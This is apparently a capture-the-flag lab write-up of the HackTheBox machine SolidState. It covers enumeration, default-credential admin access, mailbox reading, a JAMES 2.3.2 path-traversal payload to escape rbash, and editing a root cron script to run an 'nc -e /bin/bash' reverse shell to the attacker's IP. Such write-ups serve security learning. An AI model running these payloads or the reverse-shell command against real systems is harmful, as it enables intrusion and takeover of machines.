

```

kali@kali:~/SolidState$ nmap -sV -sC -oN solidstate 10.10.10.51
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 22:04 EDT
Nmap scan report for 10.10.10.51
Host is up (0.094s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp      JAMES smtpd 2.3.2
|_ _smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.8 [10.10.14.8]),
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_ _http-server-header: Apache/2.4.25 (Debian)
|_ _http-title: Home - Solid State Security
110/tcp   open  pop3      JAMES pop3d 2.3.2
119/tcp   open  nntp      JAMES nntpd (posting ok)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.90 seconds

```

smtp server on the machine and a few other services I havent seen before...

not sure what nntp is but "posting ok" is a message

pop3d with a service version...

```

kali@kali:~/SolidState$ searchsploit pop3d
-----
Exploit Title
-----
Cyrus IMAPD - pop3d popsubfolders USER Buffer Overflow (Metasploit)
Cyrus IMAPD 2.3.2 - 'pop3d' Remote Buffer Overflow (1)
Cyrus IMAPD 2.3.2 - 'pop3d' Remote Buffer Overflow (2)
Cyrus IMAPD 2.3.2 - 'pop3d' Remote Buffer Overflow (3)
tPop3d 1.5.3 - Denial of Service
Vpop3d - Remote Denial of Service
-----
Shellcodes: No Results

```


looks possibly vulnerable. Time to look into pop3d enum

apache JAMES (Java Apache Mail Enterprise Server) is what this system is running which is why it has all 3 of these things on here

SMTP is the mail protocol - this one ik but not how to interact with it properly

pop3 (Post Office Protocol 3) is a protocol which collects mail for users and have the mail downloaded to the users local machine for reading. Imap is the upgraded version of this protocol which doesnt need to move the mail to the clients machine.



now that we know theres a lot of mail services, we should check the website for an email address.
Surely enough



no robots.txt file

server has directory listing enabled

Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 css/	2017-07-18 14:07	-	
 fonts/	2017-07-18 14:07	-	
 js/	2017-07-18 14:07	-	
 sass/	2017-07-18 14:07	-	

Apache/2.4.25 (Debian) Server at 10.10.10.51 Port 80

```
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.51
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/06/19 22:06:12 Starting gobuster
=====
/images (Status: 301)
/assets (Status: 301)
/server-status (Status: 403)s:
=====
2020/06/19 22:40:48 Finished
=====
```

```

- Nikto v2.1.6
=====
+ Target IP:      10.10.10.51
+ Target Hostname: 10.10.10.51 server sends the entire message back
+ Target Port:    80
+ Start Time:     2020-06-19 22:06:23 (GMT-4)
=====
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 1e60, size: 5610a1e7a4c9b, mtime: gzip
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2020-06-19 22:18:58 (GMT-4) (755 seconds)
=====

```

```

kali@kali:~/SolidState$ telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER webadmin@solid-state-security.com
+OK
PASS
-ERR
PASS xd

```

this didnt ask us for a password itself... I wonder if we can list anything?

forgot to do more detailed enumeration on this machine.... shiiiit

```

kali@kali:~/SolidState$ telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                display this help
listusers           display existing accounts
countusers          display the number of existing accounts
adduser [username] [password] add a new user
verify [username]   verify if specified user exist
deluser [username]  delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user]   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown           kills the current JVM (convenient when James is run as a daemon)
quit              close connection

```

list_users

```

user: james
user: ../../../../../../etc/bash_completion.d
user: thomas
user: john
user: mindy
user: mailadmin

```

LOL

```

setpassword james 123456
Password for james reset
setpassword john 123456
Password for john reset
setpassword thomas 123456
Password for thomas reset
setpassword mindy 123456
Password for mindy reset
setpassword mailadmin 123456
Password for mailadmin reset

```

mailadmin ~~didn't~~ seem to have anything useful... james might?

```
user mailadmin
+OK
pass 123456
+OK Welcome mailadmin
list
+OK 0 0
.
list ..
```

nope

```
+OK solidstate POP3
user james
+OK
pass 123456
+OK Welcome james
list
+OK 0 0
.
```

theres something now..?

```
user john
+OK
pass 123456
+OK Welcome john
list
+OK 1 743
1 743
.
```

message is


```
+OK 1 743
1 743
.
RETR 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
    for <john@localhost>;
    Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a temporary password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

now we also have the email addr formats - mindy is probably our target?

she has 2 messages

```
+OK Welcome mindy
list
+OK 2 1945
1 1109
2 836
```

```
retr 1
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <5420213.0.1503422039826.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 798
    for <mindy@localhost>;
    Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:13:42 -0400 (EDT)
From: mailadmin@localhost
Subject: Welcome

Dear Mindy,
Welcome to Solid State Security Cyber team! We are delighted you are joining us as a junior defense analyst. Your role is critical in fulfilling the mission of our organization. The enclosed information is designed to serve as an introduction to Cyber Security and provide resources that will help you make a smooth transition into your new role. The Cyber team is here to support your transition so, please know that you can call on any of us to assist you.

We are looking forward to you joining our team and your success at Solid State Security.

Respectfully,
James
```

```
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
    by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
    for <mindy@localhost>;
    Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

mindy
P@55W0rd1!2@

just to check - thomas had nothing

```
user thomas
+OK
pass 123456
+OK Welcome thomas
list
+OK 0 0
```

login creds
mindy
P@55W0rd1!2@

were greeted by a nasty welcome message...


```

Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\0': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L: -ERR no such message, only 2 messages in maildrop
      errorMessageetLjava/lang/String: No such file or directory
-rbash: L:
      lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessageet!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found (number (required) which may NOT refer to a
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <13463139.0.1592622963683.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../..../..../..../..../etc/bash_completion.d@localhost to the given
Received: from 10.10.14.8 ([10.10.14.8]) by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 1007
      for <../..../..../..../etc/bash_completion.d@localhost>;
      Fri, 19 Jun 2020 23:16:03 -0400 (EDT)
Date: Fri, 19 Jun 2020 23:16:03 -0400 (EDT)
From: team@team.pl
      -ERR no such message
: No such file or directory
-rbash: $'\r': command not found
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\0': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L:
      errorMessageetLjava/lang/String: No such file or directory
-rbash: L:
      lastUpdatedtLjava/util/Date: No such file or directory
-rbash: Lmessageet!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found (number (required) which may NOT refer to a
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <31921657.1.1592623777585.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit

```

```

Message-ID: <13463139.0.1592622963683.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.8 ([10.10.14.8]) (required) which may NOT refer to a
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 1007
        for <../../../../../../etc/bash_completion.d@localhost>;
        Fri, 19 Jun 2020 23:16:03 -0400 (EDT)
Date: Fri, 19 Jun 2020 23:16:03 -0400 (EDT)
From: team@team.pl

: No such file or directory
-rbash: $'\r': command not found
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\0': command not found
-rbash: L: command not found
-rbash: attributestljava/util/HashMap: No such file or directory
-rbash: L
        errorMessageetljava/lang/String: No such file or directory
-rbash: L
        lastUpdatedtljava/util/Date: No such file or directory
-rbash: Lmessage!Ljavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstljava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <31921657.1.1592623777585.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.8 ([10.10.14.8]) (required) which may NOT refer to a
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 266
        for <../../../../../../etc/bash_completion.d@localhost>;
        Fri, 19 Jun 2020 23:29:37 -0400 (EDT)
Date: Fri, 19 Jun 2020 23:29:37 -0400 (EDT)
From: team@team.pl

: No such file or directory
-rbash: $'\r': command not found

```

although from the look of it, maybe we can use this to launch /bin/bash lol

```

mindy@solidstate:~$ ls
bin user.txt
mindy@solidstate:~$ ls user.txt
user.txt
mindy@solidstate:~$ cat user.txt
914d0a4ebc177889b5b89a23f556fd75

```

got user

bin is our directory

```
mindy@solidstate:~$ ls -la
total 28
drwxr-x--- 4 mindy mindy 4096 Sep  8 2017 .
drwxr-xr-x 4 root  root  4096 Aug 22 2017 ..
-rw-r--r-- 1 root  root    0 Aug 22 2017 .bash_history
-rw-r--r-- 1 root  root    0 Aug 22 2017 .bash_logout
-rw-r--r-- 1 root  root  338 Aug 22 2017 .bash_profile
-rw-r--r-- 1 root  root 1001 Aug 22 2017 .bashrc
drwxr-x--- 2 mindy mindy 4096 Aug 22 2017 bin
-rw----- 1 root  root    0 Aug 22 2017 .rhosts
-rw----- 1 root  root    0 Aug 22 2017 .shosts
drw----- 2 root  root  4096 Aug 22 2017 .ssh
-rw----- 1 mindy mindy   33 Sep  8 2017 user.txt
```

```
mindy@solidstate:~$ cd bin/
-rbash: cd: restricted
mindy@solidstate:~$ ls -la bin/
total 8
drwxr-x--- 2 mindy mindy 4096 Aug 22 2017 .
drwxr-x--- 4 mindy mindy 4096 Sep  8 2017 ..
lrwxrwxrwx 1 root  root    8 Aug 22 2017 cat → /bin/cat
lrwxrwxrwx 1 root  root    8 Aug 22 2017 env → /bin/env
lrwxrwxrwx 1 root  root    7 Aug 22 2017 ls → /bin/ls
```

hmm rbash is trying to run commands from the message our exploit sent so ill try changing my payload to this and logging in again

```
payload = '[ "$(id -u)" = "0" ] && /bin/bash' # to exploit only on root
```

modified the script a few times and this happened after logging into the remote admin server!!!


```
...jmeter payload will be executed once somebody logs in.
kali@kali:~/SolidState$ telnet 10.10.10.51 4555
Trying 10.10.10.51 ...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
mindy
Password:
P@55W0rd1!2@
Login failed for mindy
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
Connection closed by foreign host.
```

```
s.send("/bin/bash\n")
```

```
/bin/bash: No such file or directory
```

```
-rbash: $'\r': command not found
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\': command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
-rbash: L
      errorMessagegetLjava/lang/String: No such file or directory
-rbash: L
      lastUpdatedtLjava/util/Date: No such file or directory
-rbash: LmessagegetLjavax/mail/internet/MimeMessage: No such file or directory
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrq~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <6154630.3.1592626388453.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../ ../ ../ ../ ../ ../ ../ ../ ../ etc/bash_completion.d@localhost
Received: from 10.10.14.8 ([10.10.14.8])
      by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 790
      for <../ ../ ../ ../ ../ ../ ../ ../ ../ etc/bash_completion.d@localhost>;
      Sat, 20 Jun 2020 00:13:08 -0400 (EDT)
Date: Sat, 20 Jun 2020 00:13:08 -0400 (EDT)
From: team@team.pl

/bin/bash: No such file or directory
-rbash: $'\r': command not found
```

!?!?!?!?! wtf does this mean for our privileges? SOMETHING WORKED THOUGH

```
: No such file or directory
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

we have commands now!!!! BROKE THE RBASH LETS GOOOO

```
: No such file or directory
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
bin  user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cd bin/
${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ ls -la
total 8
drwxr-x--- 2 mindy mindy 4096 Aug 22  2017 .
drwxr-x--- 4 mindy mindy 4096 Sep  8  2017 ..
lrwxrwxrwx 1 root  root    8 Aug 22  2017 cat → /bin/cat
lrwxrwxrwx 1 root  root    8 Aug 22  2017 env → /bin/env
lrwxrwxrwx 1 root  root    7 Aug 22  2017 ls → /bin/ls
${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ python3
Python 3.5.3 (default, Jan 19 2017, 14:11:04)
[GCC 6.3.0 20170118] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("/bin/bash")
${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$
```

to get to this point I couldve actually just passed sh to ssh... I tried 3 commands but not sh. fml


```

${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ find / -writable -type f 2>/dev/null | grep -v 'proc'
/opt/tmp.py
/sys/fs/cgroup/memory/cgroup.event_control
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/sys-kernel-debug.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/sys-kernel-debug.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/sys-kernel-debug.mount/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-sda5.swap/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-sda5.swap/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-sda5.swap/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-hugepages.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-hugepages.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-hugepages.mount/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2duuid-6cc53764\x2daad4\x2d4383\x2d9519\x2d855f6d30eab8.swap/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2duuid-6cc53764\x2daad4\x2d4383\x2d9519\x2d855f6d30eab8.swap/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2duuid-6cc53764\x2daad4\x2d4383\x2d9519\x2d855f6d30eab8.swap/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-mqueue.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-mqueue.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-mqueue.mount/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dbus.socket/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dbus.socket/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dbus.socket/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpartuuid-303018cf\x2d05.swap/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpartuuid-303018cf\x2d05.swap/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpartuuid-303018cf\x2d05.swap/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpath-pci\x2d0000:03:00.0\x2dscsi\x2d0:0:0\x2dpart5.swap/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpath-pci\x2d0000:03:00.0\x2dscsi\x2d0:0:0\x2dpart5.swap/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/dev-disk-by\x2dpath-pci\x2d0000:03:00.0\x2dscsi\x2d0:0:0\x2dpart5.swap/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/init.scope/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/init.scope/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-1001.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-1001.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-1001.mount/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/-.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/-.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/-.mount/notify_on_release
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-116.mount/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-116.mount/tasks
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service/run-user-116.mount/notify_on_release

```

/opt/tmp.py seems interesting

```

#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/*')
except:
    sys.exit()

```

```

${debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ ls -la /opt/tmp.py
-rwxrwxrwx 1 root root 102 Jun 20 00:25 /opt/tmp.py

```

also owned by root

modify it to this


```
#!/usr/bin/env python
import os
import sys
try:
    os.system('sudo /bin/bash')
except:
    sys.exit()
```

```
{debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ /opt/tmp.py
sh: 1: sudo: not found
```

that didnt work

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('su && /bin/bash')
except:
    sys.exit()
```

neither did this

if this works then we can use the file to open a root reverse shell

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('cat /root/root.txt')
except:
    sys.exit()
```

```
{debian_chroot:+($debian_chroot)}mindy@solidstate:~/bin$ /opt/tmp.py
cat: /root/root.txt: Permission denied
```

didnt work -_-

maybe we open a gtfo bin with this and break out like that...

```
mindy 2564 0.0 0.1 4804 928 pts/1 S+ 00:32 0:00 sed s,fdmp\,tmux\|screen\|--inspect\|--remote-debugg
```

```
/sbin/unix_chkpwd
/usr/bin/wall
/usr/bin/expiry
/usr/bin/bsd-write
/usr/bin/chage
/usr/bin/crontab
/usr/bin/dotlockfile
/usr/bin/ssh-agent
/usr/lib/i386-linux-gnu/utempter/utempter
/usr/lib/evolution/camel-lock-helper-1.2
/usr/lib/xorg/Xorg.wrap
```

```
[+] .sh files in path
/usr/bin/gettext.sh
```

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc 10.10.14.8 9000 -e /bin/bash')
except:
    sys.exit()
```

FUCK STILL MINDY

so I left a nc listener open while going to the bathroom and came back to see this... wtf???

```
kali@kali:~/SolidState$ nc -lvp 9000
listening on [any] 9000 ...
10.10.10.51: inverse host lookup failed: Unknown host
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.51] 41108
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
b4c9723a28899b1c45db281d99cc87c9
```

apparently this was possible because root is running /bin/sh on files in /opt..? and thats where our script was located

```
mindy@solidstate:/opt$ ps -ef | grep james
root      371      1   0 Jun19 ?        00:00:00 /bin/sh /opt/james-2.3.2/bin/run.sh
root      391    371   0 Jun19 ?        00:00:19 /usr/lib/jvm/java-8-openjdk-1386//bin/java -Djava.ext.dirs=/opt/james
mindy    27658  2047   0 01:40 pts/1    00:00:00 grep james
```

its a cronjob

```
